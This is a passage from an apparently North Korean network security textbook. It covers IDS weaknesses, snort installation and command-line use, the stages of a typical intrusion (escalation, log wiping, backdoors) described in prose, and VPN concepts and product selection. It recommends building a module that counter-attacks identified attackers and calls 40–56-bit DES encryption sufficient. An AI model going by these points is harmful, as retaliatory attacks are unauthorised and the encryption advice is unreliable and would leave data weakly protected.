출할수 없다. 이때 시간을 크게 설정하면 IDS에 저장되는 상태값이 증가되여 IDS의 자원을 많이 사용하게 된다.

IP파케트의 크기가 망의 최대전송단위보다 큰 IP파케트를 여러개로 나누어서(fragmentation) 보내게 되는데 대부분의 IDS는 재조립(reassembly)기능을 제공하지 않기때문에 이것을 검출할수 없다.

망 및 호스트형 IDS에서는 하나의 호스트에서 들어오는 동작방식에 의존하여 공격을 검출하지만 공격자가 호스트를 바꾸면서 공격을 하면 이에 대해서는 방어할수 있는 방법이 존재하지 않는다.

초기의 호스트형IDS 제품들은 대부분 특정형식의 체계만을 감시할수 있었다. 실례로 NetWork Associate가 만든 CyberCopServer는 웨브봉사기들을 보호할 능력만 있다. 만일 그 봉사기가 여러가지 봉사(DNS, 파일공유, POP3 등)를 하고있다면 호스트형IDS 체계는 침입검출능력이 없을수 있다.

IDS의 대다수가 사용자접근권한변경과 같은 핵심봉사기능들을 감시하는 동안 공격자는 체계를 변화시킬 시도에 앞서 IDS를 무맥하게 할 방도를 찾는다. IDS가 무맥하게 되였다면 공격자는 체계를 자유롭게 파괴한다.

다른 문제는 호스트형 IDS들이 단순히 배경처리로서 가동하며 체계의 핵심통신기능에 접근하지 않는다는것이다. 이것은 IDS가 통신규약탄창 그자체에 대항한 공격을 막을 능력이 없다는것을 의미한다. 실례로 장비가 약한 NT봉사기를 파괴하기 위하여서는 10개정도의 눈물방울파케트를 리용하면 된다. 이것은 망에 기초한 IDS가 반작용하고 보복수단을 취하는데는 충분한 시간이지만 호스트형 IDS는 무력하게 남아있게 된다. 왜냐하면 이 자료흐름을 전혀 알지 못하기때문이다.

보호하려는 체계상에서 침입검출프로그람을 돌리는데는 론리적인 계산오유가 있다는것을 역시 론의할수 있다. 공격자가 체계에 침투할수 있다면 공격자는 더우기 IDS를 위태롭게 한다. 이것은 아주 위험한 일이다. 즉 공격자는 최종보안보호선에 구멍을 내게 된다.

3.3.2. LINUX에서 IDS의 실현방식

LINUX에서 IDS는 크게 2가지로 나누어 볼수 있다.

즉 파케트준위 IDS와 응용준위 IDS가 있다.

파케트준위 IDS는 장치구동기층준위에서 파케트를 실시간적으로 수집하여 파케트머리부정보 및 자료부정보를 이미 자료기지화되여있는 공격패턴들과 대조하여 공격을 검출하는 체계이다.

응용준위 IDS는 체계가 제공하는 각종 감시기록파일들과 보안검사지령들을 리용하여 비정상적인 동작을 검색하여 불법 체계사용자 및 망접속사용자를 검출하는 체계이다.

실지 LINUX에서 실현된 IDS방식에는 여러가지가 있다.

1) 파케트준위 IDS

파케트준위 IDS 실현의 대표적인 쏘프트웨어는 snort이다.

그러면 snort에 대해서 구체적으로 고찰하자.

snort는 NIDS 로서 공개원천방식의 IDS 표준패키지이며 Windows와 LINUX에서 사용할수 있는 다중가동환경방식을 지원하고있다. NIDS는 대부분 방화벽과 함께 사용되기때문에 공격자체에 취약하지 말아야 하는것이 필수적이다. 따라서 snort와 련동되여 사용되는 모든 망대면장치들은 IP주소없이 설치되여야 한다.

Snort는 실시간망통과량분석과 망상에서 파케트기록이 가능한 일명 《가벼운(lightweight)》 망침입침입검출체계이다. snort는 파케트수집서고인 libpcap에 기초한 일종의 망도청기라고 볼수 있는데 쉽게 정의할수 있는 침입검출규칙들에 일치되는 망통과량을 감시하고 기록하고 경고할수 있는 도구이다. Snort는 통신규약분석, 내용검색 및 정합을 수행할수 있으며 완충기자리넘침, 스텔스포구훑기, CGI공격, SMB 탐색, 조작체계확인시도 등의 다양한 공격과 훑기를 검출할수 있다. 또한 이러한 검출규칙들은 인터네트보안 싸이트를 통하여 지속적으로 갱신되고 본인이 쉽게 규칙을 작성하여 추가할수 있으므로 최신 공격에 적응하기 쉽다.

— snort의 체계구성방식

☞ 파케트 수집 및 복호화

LINUX의 전형적인 파케트수집서고인 libpcap를 리용하여 실시간적으로 파케트를 수집하여 필요한 복호화동작을 진행하는 모듈이다.

☞ 규칙모임

파케트정보와 대조될 공격패턴자료를 본문파일형식으로 저장하고있는 모듈이다.

☞ 전처리기 및 출력모듈

snort 동작에 필요한 환경을 조성하고 검출출력결과방식을 설정한다.

☞ 검출모듈

수집한 파케트정보와 규칙모임과 대조하여 공격을 검출하는 기능을 수행한다.

☞ 기록모듈

검출결과를 파일이나 자료기지로 보관하는 기능을 수행한다. 여기서 리용하는 자료기지는 Mysql을 리용한다.

Snort 기본체계구조

사 건

파케트 수집 및 복호화

전처리기 및 출력모듈

규칙모임

검 출

기 록





그림 3-28. snort의 체계구성방식

— snort의 설치

☞ libpcap 설치

Snort는 파케트를 수집하기 위하여 망파케트수집서고인 libpcap를 필요로 한다. 따라서 Snort를 설치하기에 앞서 libpcap가 설치되여있어야 한다.

LINUX체계에는 기본적으로 설치되여있는데 다음의 명령으로 설치여부를 확인할수 있다.

```
# rpm -q libpcap
libpcap-0.4-10
```

만일 설치되여있지 않다면 다음 싸이트에서 libpcap서고를 내리적재받아 설치한다.

ftp://ftp.ee.lbl.gov/libpcap.tar.Z

우선 압축을 해제하고 tar archive를 푼다.

```
# uncompress libpcap.tar.Z
# tar xvf libpcap.tar
```

생성된 등록부(libpcap-0.4)로 이동하여 다음과 같이 설치한다.

```
# ./configure
# make
# make install
```

make install-incl

☞ **snort 설치**

먼저 최신 판본의 snort를 내리적재받는다.

snort의 공식 홈페지(http://www.snort.org/)에는 최신 판본의 snort프로그람이 제공되고있으며 snort관련 문서들과 검출규칙들이 있다.

먼저 내리적재받은 압축파일을 푼다.

tar xvzf snort-2.3.tar.gz

archive를 풀면 snort-2.3이라는 등록부가 생성되는데 이 등록부로 이동한다.

INSTALL 파일을 읽어보면 설치명령들이 설명되여있는데 다음과 같이 하면 특별한 오유없이 설치가 될것이다.

./configure

make

make install

— **snort의 기본동작방식**

☞ **망도청방식**

snort는 일명 무차별방식으로 국부망상의 모든 파케트를 수집하는 LINUX의 표준정적서고인 libpcap를 리용하여 망상에서 흐르는 모든 파케트를 실시간적으로 도청할수 있는 기능을 제공하고있다.

./snort -v : TCP/IP파케트의 머리부정보를 표준출력화면에 현시한다.

./snort -vd : TCP/IP파케트의 머리부정보와 함께 자료부분도 표준출력화면에 현시한다.

./snort -vde : 자료련결층의 정보까지 보다 상세하게 표준출력화면에 현시한다.

☞ **파케트 기록방식**

수집한 파케트정보를 파일로 보관하기 위하여 이 기능을 리용한다.

./snort -dev -l ./log : 수집한 파케트정보를 현재 등록부의 기록파일로 보관한다.

만일 일정한 호스트 혹은 부분망에서 오는 파케트정보만을 기록하기 위해서는 다음과 같이 설정하면 된다.

./snort -dev -l ./log -h 192.168.1.0/24

이렇게 하면 지정된 IP주소나 부분망에서 오는 파케트에 대해서만 기록을 남긴다.

☞ **침입검출방식**

snort에서는 snort.conf파일을 리용하여 공격패턴을 가지고있는 규칙파일을 포함하여 해당한 공격을 검출한다.

./snort -dev -l ./log -h 192.168.1.0/24 -c snort.conf

snort.conf 파일에는 snort의 동작과 관련된 각종 설정정보들이 서술되여있다.

사용자는 이 파일에서 다음과 같은 기능에 대해서 편집하여야 한다.

첫째로; 망 변수를 설정하여야 한다. 규칙설정에서 리용되는 변수에 해당한 값을 설정하는 부분이다.

둘째로; 전처리기를 구성하여야 한다. 전처리기에서는 IP재조립기능, 각종 호스트 및 포구훑기, DoS공격, 트로이목마, 뒤문설치 등을 검출하기 위하여 필요한 망의 구성조건을 마련하기 위한 선결동작을 정의한다.

셋째로; 출력모듈을 구성하여야 한다. 검출결과를 표준출력화면에 현시하거나 파일로서 보관하기 위한 형식을 설정하는 부분이다.

넷째로; 규칙모임을 구성하여야 한다. 가장 중요한것은 규칙모임을 구성하는것이다.

해당한 공격패턴의 자료기지를 형성하고있는 규칙파일을 include로 포함하거나 혹은 #로 주석처리하여 포함시키지 않을수 있다.

2) 응용준위 IDS

응용프로그람수준에서의 DoS 공격은 체계망봉사를 제공해주는 프로그람들을 리용하여 공격하는 방식을 의미한다. 그러므로 이 공격방법들은 실로 매우 다양하다. 여기서 망봉사에는 거의 모든 봉사가 포함된다.

이 준위에서 실제로 대단히 많은 공격수법들이 존재한다.

일반적으로 해커들이 체계가 제공해주는 망봉사를 리용하여 진행하는 공격수법들을 보면 다음과 같다.

첫째로; 호스트에 침입한다.

처음에 침입할 때는 가장 많이 리용되는 웨브포구나 ftp포구를 리용하여 주로 관리가 약한 일반사용자계정으로 체계에 접속한다.

둘째로; 다음 망프로그람이나 통신규약의 취약성을 리용하여 관리자권한을 얻는다.

여기서는 IP주소속이기나 엿듣기, 혹은 sendmail, telnet, ftp 등의 취약성을 리용할수도 있고 파일체계에 존재하는 오유프로그람을 리용하여 관리자권한을 얻을수도 있다. 환경변수리용, 경쟁조건(race condition), 완충기폭주 등의 방법도 침입자들에게서 자주 리용되는 방법이다.

셋째로; 기록감추기를 통하여 침입흔적을 지운다.

utmp, wtmp, lastlog 등의 파일에 누가 언제 가입등록했는지에 대한 정보가 기록되므로 이것을 지운다.

넷째로; 뒤문(backdoor)을 설치하여 다음번 침입을 쉽게 할수 있도록 한다. 뒤문을 통하면 다음에는 복잡한 과정없이 쉽게 관리자권한을 얻을수 있기때문에 뒤문설치는 침입자들이 자주 리용하는 방법들중 하나이다.

교묘하게 설치된 뒤문은 좀처럼 찾기 어려우며 조작체계를 새로 설치하는것이 차라리 간편한 방법일수 있다. 따라서 한번 침입당한 체계는 그 보안성을 심각하게 의심해볼 필

요가 있다.

일단 관리자권한을 획득하면 체계는 완전히 장악되게 된다. 때문에 매 봉사마다 철저한 악성코드의 검사처리를 진행하여야 한다.

응용준위 IDS를 실현하기 위해서는 CRON데몬과 같이 체계기록파일을 실시간적으로 감시하여 관리자에게 실시간으로 통보해주는 새로운 기록파일감시데몬을 작성해야 한다.

통보된 기록정보로부터 먼저 관리자권한획득과 같은 악성코드를 검출하는 모듈을 작성한다.

교묘하게 위장된 악성문자렬(root 권한획득, 체계기록파일 및 각종 특권준위함수호출 등)을 효률적으로 검색할수 있는 알고리듬을 생성한다.

다음 체계가 제공해주는 각종 기록파일로부터 체계접속시간, 사용자이름, 원격가입등록시 호스트이름 등과 같은 침입검출과 관련될수 있는 모든 정보들을 장악한다.

장악한 결과자료들을 분석하고 이에 기초하여 불법침입상황에 대한 해당한 처리조작을 진행하여야 한다.

구체적으로 본다면 해당 봉사를 재기동하거나 일정한 시간 혹은 필요하다면 봉사를 완전히 거부하게 할수 있다.

또한 정확한 공격자를 찾을수 있다면 그에 대한 즉시적인 역공격을 진행할수 있는 모듈을 개발하여야 한다.

제4절. 가상사설망

가상사설망(Virtual Private Network:VPN)은 WAN의 비용을 감소시키며 경계선보안을 강화하기 위하여 도입되였다.

VPN은 전용선을 설치하지 않고 공공망의 봉사를 리용하여 망통신의 비용을 줄이면서 통신의 안전성을 일정하게 보장할수 있는 효과적인 망구조이다. 먼거리 접속의 경우 공중망을 통한 련결이 두 콤퓨터사이에 전용선을 사용하는것보다 비용이 훨씬 적으며 모뎀이나 ISDN을 사용하는 통신방식보다도 비용이 적다.

또한 VPN을 사용하면 같은 기관망을 공중망을 통하여 서로 련결할수 있는 가능성을 제공한다.

VPN은 새로운 사설망이 없이 기존의 공중망을 사용하고 관리와 운영은 인터네트봉사 제공업자가 담당하게 됨으로써 적은 운영비용을 들여 넓은 범위의 망을 구성할수 있다.

3.4.1. VPN의 정의

VPN(Virtual Private Network)이란 물리적인 교환망(실례로 인터네트)에서 물리적인 망의 구성과 무관계하게 론리적으로 닫긴 사용자그룹을 구성하여 다양한 기능의 봉사를 제공하는 망의 한 형태이다. VPN에 소속된 사용자는 VPN을 물리적인 사설망으로 인식한다.

3.4.2 VPN기술의 등장배경

정보기술의 급속한 발전으로 다매체환경, 인터네트환경이 폭발적으로 확대되면서 사용자의 정보통신량이 급격히 증가하고있다. VPN은 PSDN과 같은 통신망을 리용하여 사설망의 특성과 우점을 유지하면서 비용을 획기적으로 줄일수 있는 방안으로 제기된 기술이다. 또한 이러한 기술이 현실적으로 가능한것은 PSDN, ISDN, ATM과 같은 통신구조가 강화되고있기때문이다.

3.4.3 사설망과 공공망(Public Network)의 특징

사설망의 우점은 망을 직접적으로 통제함으로써 망의 운영에 유연성과 독립성을 제공한다는 점이다. 또한 망 장비에 대해 독점적으로 사용함으로써 인증되지 않은 접근에 대해 높은 수준의 보안을 실현한다는데 있다. 그러나 사설망에 의존하는 기관들은 독자적인 지역적, 국가적, 범국가적 망구조를 필요로 하며 이를 위해서는 막대한 비용의 초기투자가 필요하다는 문제점이 있다. 따라서 사설망을 도입하는데서 운영의 유연성과 보안성을 중요한 기준으로 삼는다.

공공망을 활용한 통신의 경우 사설망과 비교하여 볼 때 많은 우점을 제공한다.

첫째로; 투자비용이 말단장비로 한정되며 교환장비, 전송장비, 회선설비 등에 대한 투자가 필요없게 된다.

둘째로; 높은 수준의 리용성, 믿음성을 제공하며 지역적한계를 극복할수 있고 인증된 접근에 대한 보안기능을 제공한다.

그러나 대부분의 기관들은 공공망을 리용하면서도 사설망의 우점인 운영의 유연성과 독립성을 바라고있다. VPN봉사는 공공망에서 이러한 요구를 제공하는 고객지향형(Customer-oriented)방법을 제공한다.

3.4.4. VPN기초

가상사설망대화는 인터네트와 같은 공공망에서의 인증되고 암호화된 통신통로이다. 전송되는 자료를 보호하기 위하여 암호화와 인증이 리용된다. VPN은 독립적인 봉사인데 이것은 두개의 호스트(Web, FTP, SMTP 등)들사이에 교환되는 모든 정보들이 이 암호화된 통로를 통하여 전송된다는것을 의미한다.

그림 3-29에서 VPN구성의 전형적인 실례를 보여주었다.

그림 3-29에서는 인터네트에 련결된 두개의 서로 다른 망들을 보여주었는데 이 두개의 망들은 정보를 교환하려고 하지만 교환하려는 정보가 비밀이므로 안전하게 교환하려고 한다. 이 정보를 보호하기 위하여 두 싸이트사이에 VPN이 설치된다.

VPN을 설치하기 전에 두개의 망은 다음과 같은것을 하여야 한다.

- ☞ 매 싸이트는 망경계에 VPN가능한 장치를 설치하여야 한다. 이것은 경로기나 방화벽 또는 VPN전용장치일수도 있다.
- ☞ 매 싸이트는 다른 싸이트가 리용하는 IP부분망주소를 알고있어야 한다.
- ☞ 두 싸이트들은 같은 인증방법을 가지며 필요하다면 수자식증명서를 교환하여야 한다.
- ☞ 두 싸이트들은 같은 암호화방법을 가지며 필요하다면 암호화열쇠를 교환하여야 한다.

그림 3-29에서 VPN통로의 매 끝에 있는 장치들은 인터네트련결에 쓰이는 경로기들이다.

만일 Cisco경로기가 있다면 Diffie-Hellman의 인증과 40bit DES암호화를 제공하는 IP Sec를 지원할수 있다.

망 A의 경로기는 192.168.2.0부분망으로 나가는 모든 자료흐름이 DES를 리용하여 암호화되도록 구성되여야 한다. 이것을 원격암호화령역이라고 한다. 망 A의 경로기는 또한 망 B의 경로기에서 받은 임의의 자료가 복호화되여야 한다는것을 알아야 한다. 마찬가지로 망 B의 경로기는 부분망 192.168.1.0으로 향하는 모든 자료흐름을 암호화하며 망 A의 경로기로부터 받은 임의의 응답을 복호화할수 있게 구성되여야 한다.





그림 3-29. 두 인터네트싸이트들사이의 VPN 실례

인터네트의 모든 다른 호스트들에 전송된 자료는 명백히 평문으로 전송된다. 암호화되는것은 이 두 부분망들사이의 통신뿐이다.

VPN은 두개의 암호화령역들사이의 통신대화를 보호한다. 여러개의 VPN들을 설치할 때에는 여러개의 암호화령역을 정의하여야 한다.

어떤 VPN구성에서 두 경로기들사이에 위치한 망분석기는 두 경로기의 대면부의 원천 및 목적지IP주소를 리용하는 모든 파케트들을 현시할수 있다. 그러나 자료를 전송한 호스트의 IP주소를 볼수 없을뿐아니라 목적지호스트의 IP주소도 볼수 없다. 이 정보는 원래 파케트안에 들어있는 실제적인 자료와 함께 암호화된다. 원래의 파케트가 암호화되면 경로기는 자기의 IP주소를 원천주소로 하고 원격경로기의 목적지IP주소를 리용하는 새로운 IP파케트안에 이 암호문을 교갑화한다. 이것을 통로뚫기(tunneling)라고 한다. 이렇게 하면 모든 파케트들이 이 두 경로기들의 IP주소를 리용하므로 공격자는 VPN을 통과하는 자료흐름이 공격할 가치가 있는것인지 추측할수 없게 된다. 모든 VPN방법들이 이 기능을 유지하는것은 아니지만 이 기능은 대단히 쓸모있는것이다.

두 경로기사이에 가상적인 통로가 있으므로 인터네트의 사설주소공간을 리용하는것외에 추가적인 리득을 얻게 된다. 례를 들면 망 A의 호스트는 망주소변환이 없이도 192.168.2.0망우의 호스트에 자료를 전송할수 있다. 그 리유는 경로기들이 이 자료가 통로를 따라 전송될 때 이 머리부정보를 교갑화하기때문이다. 망 B의 경로기가 그 파케트

를 받으면 교갑파케트를 풀고 원래의 파케트를 복호화하며 그 자료를 목적지호스트에 전송한다.

VPN은 또한 가동환경(platform)과 봉사에 독립이라는 우점도 가지고있다. 안전한 통신을 진행하기 위하여서는 작업기는 암호를 지원하는 쏘프트웨어를 리용하지 않아도 된다. 이것은 자료흐름이 두개의 경로기사이를 통과할 때 자동적으로 실행된다. 이것은 평문으로 전송되는 SMTP같은 봉사도 목적지호스트가 원격암호화령역안에 있다면 안전한 방식으로 리용될수 있다는것을 의미한다.

3.4.5. VPN의 분류

VPN은 그 분류기준에 따라 구조상의 분류, 구성상의 분류, 구현계층간의 분류로 나눌수 있다.

1) 구조상의 분류

첫째로, 인트라네트기반의 VPN구조이다. 이 구조는 그림 3-30과 같이 기관내부의 각 부서들과 인터네트를 사이에 두고 물리적으로 떨어진 같은 지사들과의 안전한 통신을 보장하기 위하여 설계된 구조이다. 이 구조에서는 내부망의 안전이 보장된 두 인트라네트사이에 통로가 제공되며 전달되는 정보는 공중망을 지나는 동안 외부의 위협으로부터 보호받게 된다. 이러한 VPN은 인트라네트와 같은 봉사가 제공되여야 하므로 고속의 전송속도이외에도 재정정보나 고객정보와 같은 중요한 기업의 정보가 전송되기때문에 강력한 암호화와 안전한 정보교환이 보장되여야 한다.

인트라네트기반의 구조에서는 멀리 떨어져있는 지사를 전용선으로 직접 련결하지 않고 동일한 지역의 인터네트봉사제공자를 통하여 접속함으로써 통신설비 및 유지비용을 감소시킬수 있다. 단지 VPN의 말단을 통해서만 정보의 전달이 가능하다는것이 통신의 유연성을 감소시킬수 있다.





그림 3-30. 인트라네트기반의 VPN

그러나 이 구조는 설치비용의 절약뿐아니라 그물형태의 망구성을 가능하게 하며 전송도중에 경로기가 고장나거나 과부하상태에서 동적인 경로조종수법으로 경로를 변경하는 유연성까지도 제공한다.

둘째로, 기관과 협력업체, 고객, 공급자사이의 안전한 통신을 위한 엑스트라네트기반

의 VPN구조이다. 엑스트라네트구조에서는 외부의 협력업체와 공급자에게 기관내부에 있는 자료에 접근할수 있도록 허용하므로 통로뚫기(tunneling)수법은 정보의 안전한 전송이외에도 전송되는 정보를 통한 위협으로부터 내부망을 보호하여야 한다. 그림 3-31은 엑스트라네트기반의 VPN을 보여주었다.





그림 3-31. 엑스트라네트기반의 VPN

엑스트라네트기반의 VPN은 멀리에 있는 사용자가 VPN기능을 가진 쏘프트웨어를 실행시키거나 접근허가를 받은 협력업체에게 VPN기능을 가진 망대면카드를 설치하여 사용하는 형태로 구성된다. 그림 3-31에서 보는바와 같이 엑스트라네트기반의 VPN에서 통로는 사용자의 련결점부터 시작하여 말단체계의 대면부나 본사 방화벽의 통로스위치에서 끝나게 된다. 따라서 VPN을 리용하는 기관에서는 접속점에서 방화벽과 같은 보안도구를 사용하는 방법으로 사용자의 인증, 기밀성과 자료의 완전성을 조종하는것이 일반적인 방법이다.

셋째로 원격접속기반의 VPN구조이다. 멀리에 있거나 이동하는 직원들이 자신이 속한 기관의 망에 접속하기 위하여 필요한 구조이다. 그림 3-32는 원격접속기반의 VPN을 보여주었다.

그림 3-32. 원격접속기반의 VPN구조

이동사용자는 지역의 망봉사제공자에게 련결만 하고 VPN봉사는 망봉사제공자가 제공하기때문에 통로뚫기를 가능하게 하는 쏘프트웨어를 구비할 필요가 없다. 그러나 직원들은 VPN에 속도가 제한된 모뎀으로 접속하게 되므로 봉사의 믿음성과 품질이 중요하며 보안을 위해서는 원격지나 이동사용자들에 대한 강력한 인증이 필요하다. 엑스트라네트와의 차이점은 엑스트라네트는 원격사용자가 VPN기능을 가능하게 하는 쏘프트웨어를 실행시키지만는 원격접속구조는 망봉사제공자를 통하여 VPN기능이 제공된다.

이밖에도 우에서 설명된 구조를 혼합하여 구성되는 형태를 생각할수 있다.

2) 구성상의 분류

VPN기능을 제공하는 방법으로는 기본적으로 쏘프트웨어에 기초한 방법과 하드웨어에 기초한 방법이 있다. 하드웨어에 기초한 방법은 VPN 구현방식인 경우 강력한 물리적, 론리적보안을 제공할수 있으며 보안기능의 제공을 위한 봉사의 속도를 높일수 있지만 이것은 비용이 많이 들며 일단 설치되면 확장이 쉽지 않은 결함이 있다.

VPN은 쏘프트웨어에 기초한 방식이나 하드웨어에 기초한 방식에 관계없이 보안기능을 수행하는 장비에 따라 다음과 같은 네가지로 구분할수 있다.

첫째로 VPN을 구축하려고 하는 응용프로그람 봉사기에 자료의 암호화, 복호화와 사용자 인증기능을 내장하고 의뢰기에서 이 봉사기로 접속하여 내부망으로 접근할수 있도록 하는 응용프로그람방식이다. 이 방식에서는 VPN기능이 필요한 응용프로그람봉사기가 새롭게 필요할 때마다 봉사기에 기능을 추가하여야 하는 결함이 있다.

둘째로 의뢰기와 내부망사이의 보안이 필요한 곳에 독립적으로 자료의 암호화, 복호화와 사용자인증을 하는 별도의 암호화장치를 설치하여 VPN기능을 수행하도록 하는 독립봉사(stand-alone)방식이다. 이것은 VPN기능을 수행하는 전용장치를 사용하기때문에 고속의 통신이 필요한 경우에 적합하며 VPN을 쉽게 확장할수 있는 우점이 있다.

셋째로 전송경로상에 있는 경로기와 접근봉사기사이에 VPN의 기능을 수행하도록 하는 경로조종방식이다. 이 방식에서 통로는 점대점방식으로 형성되며 경로기에 부가된 VPN은 통로의 종단에 위치한 경로기의 성능에 의존하기때문에 어느 장치가 사용되는가에 따라 기능이 제한될수 있다. 또한 전송경로상의 경로기는 기관 내부에서 통제할수 없는 경우가 많기때문에 비밀정보의 로출을 막기 힘든 결함이 있다.

3.4.6. VPN제품의 선택

리용할 VPN제품을 선택할 때 여러가지 문제들을 고려하여야 한다.

- ☞ 강한 인증
- ☞ 충분한 암호화
- ☞ 규격에 맞는가?
- ☞ 다른 망봉사들과의 통합

만일 어떤 전용의 싸이트를 련결하기 위하여 하나의 VPN을 설치한다면 여러가지 선택안들이 제기될수 있다. 실례로 Novell계렬의 방화벽제품인 BorderManager는 VPN련결을 지원한다. 문제는 VPN이 독점적이라는것이다. 이것은 Border Manager방화벽을 가진 VPN을 만들려면 VPN통로의 다른 끝에 다른 BorderManager방화벽을 설치하여야 한다는것을 의미한다. 만일 특정의 원격망과 통신하려고 VPN을 설치한다면 그 망이 어떤 VPN묶음을 리용하는가를 알아야 한다. 그 다음에야 자기가 어떤 제품을 선택할것인가를 결정할수 있다.

1) 강한 인증

인증이 없이는 VPN통로의 다른 끝에 있는 체계가 누구인지 정확히 결정할수 없다.

인터네트상에서 공개열쇠를 교환할 때 믿음성있는 증명서권한을 리용하지 않는다면 전화나 확스와 같은 다른 방법들을 통하여 열쇠값들을 확인하여야 한다.

2) 충분한 암호화

《충분하다》는것은 《강하다》는것을 의미하지 않는다. 암호화방법을 선택하기 전에 어떤 준위의 보안이 요구되는가를 결정하여야 한다. 실례로 인터네트상에서 중요하지만 꼭 비밀은 아닌 자료를 주고받을 때에는 40~56bit DES암호면 충분하다. 재정자료나 그 밖의 중요한 자료를 보낼 때에는 3중DES와 같은 강한 암호를 써야 한다.

옳은 암호화준위를 선택하여야 하는 리유는 성능과 관련된다. 리용하는 암호화알고리듬이 강할수록 암호화와 복호화과정에 많은 시간이 요구된다. 실례로 56K회선을 통하여 인터네트에 련결된 두개의 망이 3중DES를 리용한다면 응용프로그람의 한계시간을 보장할수 있도록 충분히 빨리 자료를 통과시킬수 없다.

열쇠를 쓰기 전에 어떤 크기의 열쇠가 필요한가를 생각하여야 한다.

리용하는 열쇠의 형태도 성능에 영향을 준다. DES와 같은 비밀열쇠의 암호화는 빠르기때에 VPN들에서 많이 쓴다. 그러나 RSA와 같은 공개 및 비밀열쇠암호는 같은 크기의 열쇠를 쓰는 비밀열쇠암호알고리듬보다 10~100분의 1정도로 느리다. 따라서 공개 및 비밀열쇠암호화에서 열쇠관리는 더 많은 처리시간을 요구한다. 많은 VPN제품들은 초기에 열쇠를 교환하기 위하여 공개 및 비밀열쇠알고리듬을 리용하며 그다음 통신에는 모두 비밀열쇠암호를 리용한다.

3) 규격에 맞는가.

VPN에 쓰이는 암호화방법을 선택할 때에는 알고리듬을 충분히 검사하여 큰 약점이 없는가를 조사하여야 한다. 실례로 DES에서 유일한 결함은 열쇠의 크기가 작은것이다. 이것은 리용되는 열쇠의 수를 증가시킬수 있는 3중DES를 리용하여 극복할수 있다.

또한 VPN제품이 다른 VPN방법들과 호환되는가를 확인하여야 한다.

4) 망봉사들과의 통합

최신의 VPN실현은 방화벽사용자등록부 그리고 감시Web와 같은 다른 봉사들과 통합할 능력을 가진다. Check Point의 VPN-1은 전체 Check Point관리묶음으로 완전히 통합되였으며 이로부터 보안통합뿐아니라 주소변환, 대역분배 등도 실현할수 있게 해준다. VPN련결의 인증을 중심에서 관리하는 능력은 매 련결이 얼마의 대역너비를 가지고있는가를 조종하는것과 마찬가지로 강력한 특징으로 된다.

물론 리상적인 VPN실현은 서로 다른 제작자들의 제품들도 통합할수 있다. 지금까지는 새로운 제품들이 LDAP나 3중DES와 같은 공업규격들을 포함하고있었지만 통합에 성공하지는 못하였다.

